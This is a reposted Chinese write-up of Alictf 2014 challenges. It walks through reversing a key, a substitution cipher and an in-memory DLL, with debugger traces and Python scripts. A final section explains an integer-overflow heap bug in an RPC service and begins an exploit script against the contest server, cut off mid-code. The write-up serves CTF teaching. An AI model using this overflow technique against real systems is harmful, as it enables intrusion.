Alictf Writeup

转载


weixin_33966095 于 2014-09-22 17:13:00 发布 60 收藏
文章标签： python
原文链接：http://www.cnblogs.com/wal613/p/3986347.html
版权

Alictf Writeup


Reverse

1. Ch1


根据题目描述，首先在Ch1.exe文件中搜索Secret.db字符串，如下所示。




之后定位文件创建和数据写入位置，如下所示。



可以看到，写入数据的地址位于esp+30h+var10，而在之前调用了data_handle函数对齐进行了处理，data_handle函数有三个参数，分别是pOutBuffer、pInBuffer、InBufferSize，如下所示。




传入数据如下所示。




处理完后，位于0x28EF3C处的数据如下所示。

可以看到，OutBuffer位于0x491B80处，如下所示。



分析到这儿，可以发现InBuffer明显不是我们所要找的flag，而其值又来源于edi，edi来源于ecx，属于寄存器传参，继续向前跟踪函数。



在这，我们发现ecx来自于edi，而edi保存的是esi+0F4h处的地址，在这中间对地址中的数据进行了处理，调用了crypto1函数进行了处理。在crypto1中，我们发现有大量的赋值操作，并且这些值的ASCII码都是可视，应该就是我们所要找的flag，如下所示。

```
mov     [esp+18Ch+var_4], 0
mov     cl, 6Ch
mov     bl, 31h
mov     [esp+18Ch+var_44], bl
mov     [esp+18Ch+var_2A], bl
mov     dl, 39h
mov     [esp+18Ch+var_41], cl
mov     al, 77h
mov     [esp+18Ch+var_2F], cl
mov     ecx, [esi]
mov     [esp+18Ch+var_43], dl
mov     [esp+18Ch+var_34], al
mov     [esp+18Ch+var_31], al
mov     [esp+18Ch+var_27], dl
mov     [esp+18Ch+var_42], 64h
mov     [esp+18Ch+var_40], 6Fh
mov     [esp+18Ch+var_3F], 2Ah
mov     [esp+18Ch+var_3E], 25h
mov     [esp+18Ch+var_3D], 41h
mov     [esp+18Ch+var_3C], 4Fh
mov     [esp+18Ch+var_3B], 2Bh
mov     [esp+18Ch+var_3A], 33h
mov     [esp+18Ch+var_39], 69h
mov     [esp+18Ch+var_38], 38h
mov     [esp+18Ch+var_37], 37h
mov     [esp+18Ch+var_36], 42h
mov     [esp+18Ch+var_35], 61h
mov     [esp+18Ch+var_33], 65h
mov     [esp+18Ch+var_32], 54h
mov     [esp+18Ch+var_30], 2Eh
mov     [esp+18Ch+var_2E], 63h
mov     [esp+18Ch+var_2D], 21h
mov     [esp+18Ch+var_2C], 29h
mov     [esp+18Ch+var_2B], 36h
mov     [esp+18Ch+var_29], 4Bh
mov     [esp+18Ch+var_28], 7Bh
mov     [esp+18Ch+var_26], 5Eh
mov     [esp+18Ch+var_25], 35h
mov     eax, [ecx-0Ch]
mov     [esp+18Ch+var_178], eax
cdq
```

在此处下断，查看内存信息如下所示。

```
0053EE64  AD 14 52 75 3C 00 00 00  70 ED 53 00 D0 2F 9E 00  ..Ru<...p.S../..
0053EE74  31 39 64 6C 6F 2A 25 41  4F 2B 33 69 38 37 42 61  19dlo*%AO+3i87Ba
0053EE84  77 65 54 77 2E 6C 63 21  29 36 31 4B 7B 39 5E 35  weTw.lc!)61K{9^5
0053EE94  31 E9 E4 55 78 F4 53 00  90 F7 53 00 E0 2F 9E 00  1..Ux.S...S../..
```

可以看到加密的key就是位于0x53EE74这0x20字节。

2. Ch2

这一题是文件加解密相关的，首先创建flag.txt文件，输入文本“0123456789”，得到如下输出结果。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	A2	A1	A1	A2	A0	A3	9F	A4	9E	A5	9D	A6	9C	A7	9B	A8	¢¡¡¢ £▌ª▌¥.¦▌§▌¨
00000010	9A	A9	99	AA													▌©▌ª


可以看到这里的每一个数字都用2个字节来表示，只是进行了简单的置换操作，由此我们可以把所有可视的ASCII字符与密码表的对应关系搞清楚，直接替换原来flag.crypt文件中的数据即可，代码如下所示。

```python
#gen_crypto_table.py

import os

fp1 = open('flag.txt','r')
fp2 = open('flag.crpyt','rb')
fp3 = open('data.txt','a')

text1=fp1.read()
text2=fp2.read()
data_length = len(text1)

for i in range(0,data_length):
         data=text1[i] + ' ' + text2[2*i] + text2[2*i+1] +'\n'
         fp3.write(data)

fp1.close()
fp2.close()
fp3.close()
```

```python
#gen_flag.py
import os

fp1 = open('data.txt','rb')
fp2 = open('final-flag.crpyt','rb')

fp3 = open('result.txt','w')

text1=fp1.read()
text2=fp2.read()
data2_length = len(text2)
data1_length = len(text1)

#print data1_length
#for j in range(0,18,6):


for i in range(0,data2_length,2):
    target = text2[i:i+2]
    for j in range(0,data1_length,6):
        tmp = text1[j:j+4]
        if(target==tmp[2:]):
            print repr(target[0]),repr(target[1]),repr(tmp[2]),repr(tmp[3])
            fp3.write(tmp[0])
            break;


fp1.close()
fp2.close()
fp3.close()
```

3. Ch3

这一题使用了UPX压缩壳，数据解压出来后会跳到原程序的入口点，如下所示。



运行程序，程序在如下位置崩溃。

```
(17f8.1cdc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for image00000001`3f390000
*** ERROR: Module load completed but symbols could not be loaded for image00000001`3f390000
00000000`00000000 ??              ???
```

查看栈回溯信息。

```
0:000> kv
Child-SP          RetAddr           : Args to Child                                                           : Call Site
00000000`0023f3c8 00000001`3f391943 : 00000000`00000100 00000000`00000000 00000000`00109360 00000000`00000000 : 0x0
00000000`0023f3d0 00000001`3f3916d7 : 00000000`00000111 00000000`0039080a 00000000`00310596 000007fe`00000001 : image00000001_3f390000+0x1943
00000000`0023f400 00000000`77109bd1 : 00000000`00000111 00000000`0039080a 00000000`00000001 00000000`77109b43 : image00000001_3f390000+0x16d7
00000000`0023f430 00000000`77106aa8 : 00000000`0087e210 00000001`3f3916a0 00000000`fffffed1 00000000`00310596 : USER32!UserCallWinProcCheckWow+0x1ad
00000000`0023f4f0 00000000`77106bad : 00000000`0039080a 00000000`00000111 00000000`00000064 00000000`00938130 : USER32!SendMessageWorker+0x682
00000000`0023f580 00000000`7712e4ce : 00000000`00938130 00000000`77182708 00000000`00000000 00000000`7727716c : USER32!SendMessageW+0x5c
00000000`0023f5d0 00000000`7711cd78 : 00000000`00000000 00000000`00938130 00000000`00000000 00000000`00000040 : USER32!xxxBNReleaseCapture+0x45a
00000000`0023f640 00000000`771129d8 : 00000000`0023f8b0 00000000`00000007 00000000`00000000 00000000`770ff5fb : USER32!ButtonWndProcWorker+0x151b
00000000`0023f790 00000000`77109bd1 : 00000000`00000000 00000000`00000001 00000000`00000000 00000000`00000000 : USER32!ButtonWndProcW+0x69
00000000`0023f7d0 00000000`771098da : 00000000`0023f930 00000000`7727716c 00000000`0000000a 00000000`00938130 : USER32!UserCallWinProcCheckWow+0x1ad
00000000`0023f890 00000001`3f39146b : 00000001`3f390000 00000001`3f390000 00000000`7727716c 00000000`00000000 : USER32!DispatchMessageWorker+0x3b5
00000000`0023f910 00000001`3f391e9a : 00000000`00000001 00000001`3f391000 00000000`76fd29f0 000007fe`fd362f1b : image00000001_3f390000+0x146b
00000000`0023f970 00000000`76fe59ed : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : image00000001_3f390000+0x1e9a
00000000`0023fa20 00000000`7721c541 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
00000000`0023fa50 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x1d
```

发现程序在base_address+0x1943h前call rax出错，如下所示。

```
0:000> kv
Child-SP          RetAddr           : Args to Child                                                           : Call Site
00000000`0023f3c8 00000001`3f391943 : 00000000`00000100 00000000`00000000 00000000`00109360 00000000`00000000 : 0x0
00000000`0023f3d0 00000001`3f3916d7 : 00000000`00000111 00000000`0039080a 00000000`00310596 000007fe`00000001 : image00000001_3f390000+0x1943
00000000`0023f400 00000000`77109bd1 : 00000000`00000111 00000000`0039080a 00000000`00000001 00000000`77109b43 : image00000001_3f390000+0x16d7
00000000`0023f430 00000000`77106aa8 : 00000000`0087e210 00000001`3f3916a0 00000000`fffffed1 00000000`00310596 : USER32!UserCallWinProcCheckWow+0x1ad
00000000`0023f4f0 00000000`77106bad : 00000000`0039080a 00000000`00000111 00000000`00000064 00000000`00938130 : USER32!SendMessageWorker+0x682
00000000`0023f580 00000000`7712e4ce : 00000000`00938130 00000000`77182708 00000000`00000000 00000000`7727716c : USER32!SendMessageW+0x5c
00000000`0023f5d0 00000000`7711cd78 : 00000000`00000000 00000000`00938130 00000000`00000000 00000000`00000040 : USER32!xxxBNReleaseCapture+0x45a
00000000`0023f640 00000000`771129d8 : 00000000`0023f8b0 00000000`00000007 00000000`00000000 00000000`770ff5fb : USER32!ButtonWndProcWorker+0x151b
00000000`0023f790 00000000`77109bd1 : 00000000`00000000 00000000`00000001 00000000`00000000 00000000`00000000 : USER32!ButtonWndProcW+0x69
00000000`0023f7d0 00000000`771098da : 00000000`0023f930 00000000`7727716c 00000000`0000000a 00000000`00938130 : USER32!UserCallWinProcCheckWow+0x1ad
00000000`0023f890 00000001`3f39146b : 00000001`3f390000 00000001`3f390000 00000000`7727716c 00000000`00000000 : USER32!DispatchMessageWorker+0x3b5
00000000`0023f910 00000001`3f391e9a : 00000000`00000001 00000001`3f391000 00000000`76fd29f0 000007fe`fd362f1b : image00000001_3f390000+0x146b
00000000`0023f970 00000000`76fe59ed : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : image00000001_3f390000+0x1e9a
00000000`0023fa20 00000000`7721c541 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
00000000`0023fa50 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x1d
```

使用UPX对ch3.exe解压，解压出原来的ch3.exe文件来帮助我们分析。根据题目描述，定位到程序崩溃位置，如下所示。

```
mov     rdx, rsi
call    sub_140001060
lea     rcx, LibFileName ; "DecryptDll.dll"
mov     ebx, eax
call    cs:LoadLibraryW
lea     rdx, ProcName    ; "RSADecrypt"
mov     rcx, rax         ; hModule
mov     rdi, rax
call    cs:GetProcAddress
lea     r9d, [rbp+40h]
xor     r8d, r8d
mov     edx, ebx
mov     rcx, rsi
call    rax
mov     ecx, 1
test    eax, eax
cmovnz  ebp, ecx
mov     rcx, rsi
call    cs:__imp_??3@YAXPEAX@Z ; operator delete(void *)
mov     rcx, rdi         ; hLibModule
call    cs:FreeLibrary
mov     rbx, [rsp+28h+arg_0]
mov     rsi, [rsp+28h+arg_10]
```

发现此时调用DecryptDll.dll中的RSADecrypt函数，而在系统中却没有这个函数，导致此时的call rax出错。程序使用了UPX进行压缩，在解压缩的时候可能包含了这些数据，搜索内存，找到如下信息。

```
00000001`3f3970a8 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ..............
00000001`3f3970b8 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000001`3f3970c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000001`3f3970d8 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00  ................
00000001`3f3970e8 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68  ........!..L.!Th
00000001`3f3970f8 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f  is program canno
00000001`3f397108 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  t be run in DOS
00000001`3f397118 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00  mode....$.......
00000001`3f397128 37 59 7d c2 73 38 13 91 73 38 13 91 73 38 13 91  7Y}.s8..s8..s8..
00000001`3f397138 e0 76 8b 91 72 38 13 91 1c 4e 8d 91 71 38 13 91  .v..r8...N..q8..
00000001`3f397148 1c 4e b9 91 78 38 13 91 1c 4e 8f 91 77 38 13 91  .N..x8...N..w8..
00000001`3f397158 1c 4e b8 91 76 38 13 91 7a 40 80 91 7a 38 13 91  .N..v8..z@..z8..
00000001`3f397168 73 38 12 91 f1 38 13 91 68 a5 8d 91 79 38 13 91  s8...8..h...y8..
00000001`3f397178 68 a5 b9 91 40 39 13 91 68 a5 bc 91 70 38 13 91  h...@9..h...p8..
00000001`3f397188 68 a5 88 91 72 38 13 91 68 a5 8e 91 72 38 13 91  h...r8..h...r8..
00000001`3f397198 52 69 63 68 73 38 13 91 00 00 00 00 00 00 00 00  Richs8..........
00000001`3f3971a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000001`3f3971b8 50 45 00 00 64 86 06 00 4d 58 1a 54 00 00 00 00  PE..d...MX.T....
00000001`3f3971c8 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 bc 06 00  ......" ........
00000001`3f3971d8 00 26 05 00 00 00 00 00 00 00 34 01 06 00 00 10  .&........4.....
00000001`3f3971e8 00 00 00 80 01 00 00 00 00 00 10 00 00 00 02 00  ................
00000001`3f3971f8 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00  ................
00000001`3f397208 00 40 0c 00 00 04 00 00 a3 dc 0c 00 02 00 40 01  .@............@.
00000001`3f397218 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00  ................
00000001`3f397228 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00  ................
00000001`3f397238 00 00 00 00 10 00 00 00 c0 39 09 00 4c 00 00 00  .........9..L...
00000001`3f397248 34 2e 09 00 78 00 00 00 00 00 0c 00 b4 01 00 00  4...x...........
00000001`3f397258 00 80 0b 00 d4 73 00 00 00 00 00 00 00 00 00 00  .....s..........
00000001`3f397268 00 10 0c 00 90 29 00 00 00 00 00 00 00 00 00 00  .....).........
00000001`3f397278 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000001`3f397288 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000001`3f397298 00 00 00 00 00 00 00 00 00 00 d0 06 00 b0 03 00  ................
00000001`3f3972a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000001`3f3972b8 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00  .........text...
00000001`3f3972c8 af bb 06 00 00 10 00 00 00 bc 06 00 00 04 00 00  ................
00000001`3f3972d8 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
00000001`3f3972e8 2e 72 64 61 74 61 00 00 0c 6a 02 00 00 d0 06 00  .rdata...j......
00000001`3f3972f8 00 6c 02 00 00 c0 06 00 00 00 00 00 00 00 00 00  .l..............
00000001`3f397308 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00  ....@..@.data...
00000001`3f397318 68 3d 02 00 00 40 09 00 00 14 02 00 00 2c 09 00  h=...@.........,..
00000001`3f397328 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0  ............@...
00000001`3f397338 2e 70 64 61 74 61 00 00 d4 73 00 00 00 80 0b 00  .pdata...s......
00000001`3f397348 00 74 00 00 00 40 0b 00 00 00 00 00 00 00 00 00  .t...@..........
00000001`3f397358 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00  ....@..@.rsrc...
00000001`3f397368 b4 01 00 00 00 00 0c 00 00 02 00 00 00 b4 0b 00  ................
00000001`3f397378 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000001`3f397388 2e 72 65 6c 6f 63 00 00 6e 2f 00 00 00 10 0c 00  .reloc..n/......
00000001`3f397398 00 30 00 00 00 b6 0b 00 00 00 00 00 00 00 00 00  .0..............
00000001`3f3973a8 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00  ....@..B........
00000001`3f3973b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

将该段内存（00000001`3f3970a8—00000001`3f3970a8+0xbbe00-1）导出，命名为DecryptDLL.dll。

重新加载程序，运行后仍然崩溃，如下所示。

```
(1924.1f18): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Users\wangxin\Desktop\
MSVCR100!memcpy+0x63:
00000000`733fbfc3 488901          mov     qword ptr [rcx],rax ds:00000000`00000000=????????????????
```

栈回溯如下所示。

```
0:000> kv
Child-SP          RetAddr           : Args to Child                                                           : Call Site
00000000`001ce318 000007fe`dfc93999 : 00000000`00000014 00000000`000000eb 00000000`005ae2b0 00000000`000000eb : MSVCR100!memcpy+0x63
00000000`001ce320 000007fe`dfc83f53 : 00000000`005aa138 00000000`005aa138 00000000`00000001 00000000`ffffffff : DecryptDll!RSADecrypt+0x125b9
00000000`001ce3e0 000007fe`dfc82e8d : 00000000`005a9360 00000000`005a9360 00000000`00000000 00000000`005aa9b0 : DecryptDll!RSADecrypt+0x2b73
00000000`001ce490 000007fe`dfc8154e : 00000000`005a72c0 00000000`00000100 00000000`00000000 00000000`005a6c00 : DecryptDll!RSADecrypt+0x1aad
*** WARNING: Unable to verify checksum for image00000001`3f840000
*** ERROR: Module load completed but symbols could not be loaded for image00000001`3f840000
00000000`001ce4d0 00000001`3f841943 : 00000000`00000100 000007fe`dfc813e0 00000000`005a9360 00000000`00000100 : DecryptDll!RSADecrypt+0x16e
00000000`001cf170 00000001`3f8416d7 : 00000000`00000111 00000000`003a080a 00000000`0024098a 000007fe`00000001 : image00000001_3f840000+0x1943
00000000`001cf1a0 00000000`77109bd1 : 00000000`00000111 00000000`003a080a 00000000`00000001 00000000`77109b43 : image00000001_3f840000+0x16d7
00000000`001cf1d0 00000000`77106aa8 : 00000000`00a05040 00000001`3f8416a0 00000000`fffffed1 00000000`0024098a : USER32!UserCallWinProcCheckWow+0x1ad
00000000`001cf290 00000000`77106bad : 00000000`003a080a 00000000`00000111 00000000`00000064 00000000`00984d30 : USER32!SendMessageWorker+0x682
00000000`001cf320 00000000`7712e4ce : 00000000`00984d30 00000000`77182708 00000000`00000000 00000000`7727716c : USER32!SendMessageW+0x5c
00000000`001cf370 00000000`7711cd78 : 00000000`00000000 00000000`00984d30 00000000`00000000 00000000`00000040 : USER32!xxxBNReleaseCapture+0x45a
00000000`001cf3e0 00000000`771129d8 : 00000000`001cf650 00000000`00000007 00000000`00000000 00000000`770ff5fb : USER32!ButtonWndProcWorker+0x151b
00000000`001cf530 00000000`77109bd1 : 00000000`00000000 00000000`00000001 00000000`00000000 00000000`00000000 : USER32!ButtonWndProcW+0x69
00000000`001cf570 00000000`771098da : 00000000`001cf6d0 00000000`7727716c 00000000`0000000a 00000000`00984d30 : USER32!UserCallWinProcCheckWow+0x1ad
00000000`001cf630 00000001`3f84146b : 00000001`3f840000 00000001`3f840000 00000000`7727716c 00000000`00000000 : USER32!DispatchMessageWorker+0x3b5
00000000`001cf6b0 00000001`3f841e9a : 00000000`00000001 00000001`3f841000 00000000`76fd29f0 000007fe`fd362f1b : image00000001_3f840000+0x146b
00000000`001cf710 00000000`76fe59ed : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : image00000001_3f840000+0x1e9a
00000000`001cf7c0 00000000`7721c541 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
00000000`001cf7f0 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x1d
```

发现问题还是出在RSADecrypt函数的调用上，这里传进去4个参数rcx、rdx、r8、r9，他们分别表示pEncryptBuffer、BufferLength、pOutDecryptBuffer和flag（具体细节追踪DecryptDll中RSADecrypt函数处理流程即可知晓），而这里只需将r8的值指向有效内存即可让程序正常运行，如下所示。

```
0:000> r
rax=000007fee0bb13e0 rbx=0000000000000100 rcx=0000000000439730
rdx=0000000000000100 rsi=0000000000439730 rdi=000007fee0bb0000
rip=000000013fbc1941 rsp=000000000021f570 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000000040 r10=0000000000255150
r11=000000000021f462 r12=0000000000000000 r13=0000000000000111
r14=0000000000000000 r15=0000000000100a48
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
image00000001_3fbc0000+0x1941:
00000001`3fbc1941 ffd0            call    rax {DecryptDll!RSADecrypt (000007fe`e0bb13e0)}
0:000> r r8=000000013fbc2970
0:000> g
ModLoad: 000007fe`fa720000 000007fe`fa736000   C:\Windows\system32\NETAPI32.DLL
ModLoad: 000007fe`fa710000 000007fe`fa71c000   C:\Windows\system32\netutils.dll
ModLoad: 000007fe`fcb60000 000007fe`fcb83000   C:\Windows\system32\srvcli.dll
ModLoad: 000007fe`fa580000 000007fe`fa595000   C:\Windows\system32\wkscli.dll
Breakpoint 2 hit
image00000001_3fbc0000+0x1943:
00000001`3fbc1943 b901000000      mov     ecx,1
0:000> db 000000013fbc2970
00000001`3fbc2970  6b 2a 26 3e 28 64 61 33-30 5f 71 2d 28 70 6b 64  k*&>(da30_q-(pkd
00000001`3fbc2980  32 33 40 2c 00 00 00 00-00 00 00 00 00 00 00 00  23@,............
00000001`3fbc2990  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Codesafe

1. Rpc1

这一题问题在rpc_function_1函数中，如下所示。

```
struct stc temp;
unsigned short tl,mtl;
char *mt;
int i;
if(request->len_data != sizeof(temp))
{
    char *message = "Something is wrong.";
    return create_response(strlen(message), message);
}
memcpy(&temp,request->data,request->len_data);
tl = strlen(temp.t);
if(tl > 512 || temp.mtt > 200 || temp.mtt == 0)
{
    char *message = "Something is wrong.";
    return create_response(strlen(message), message);
}
mtl = temp.mtt * tl + 1;
mt = (char*)malloc(mtl);
if(mt)
{
    strcpy(mt,temp.t);
    for(i = 1;i < temp.mtt;i++)
        strcat(mt,temp.t);
}
```

这里的问题在于图中灰色部分，mtl是一个unsigned short，只有两个字节，而此时如果构造的数据满足tl==512 & temp.mtt=200的时候，此时的mtl的值会超过65535，导致malloc分配的空间过小，从而溢出。由此可以构造如下数据。

```python
#rpc1.py
from socket import *
import struct

class TcpClient:
    HOST='223.6.252.25'
    PORT=30000
    BUFSIZ=1024
    ADDR=(HOST, PORT)
    def __init__(self):
        self.client=socket(AF_INET, SOCK_STREAM)
        self.client.connect(self.ADDR)

        while True:
            token='A'*32
            dd='A'*512
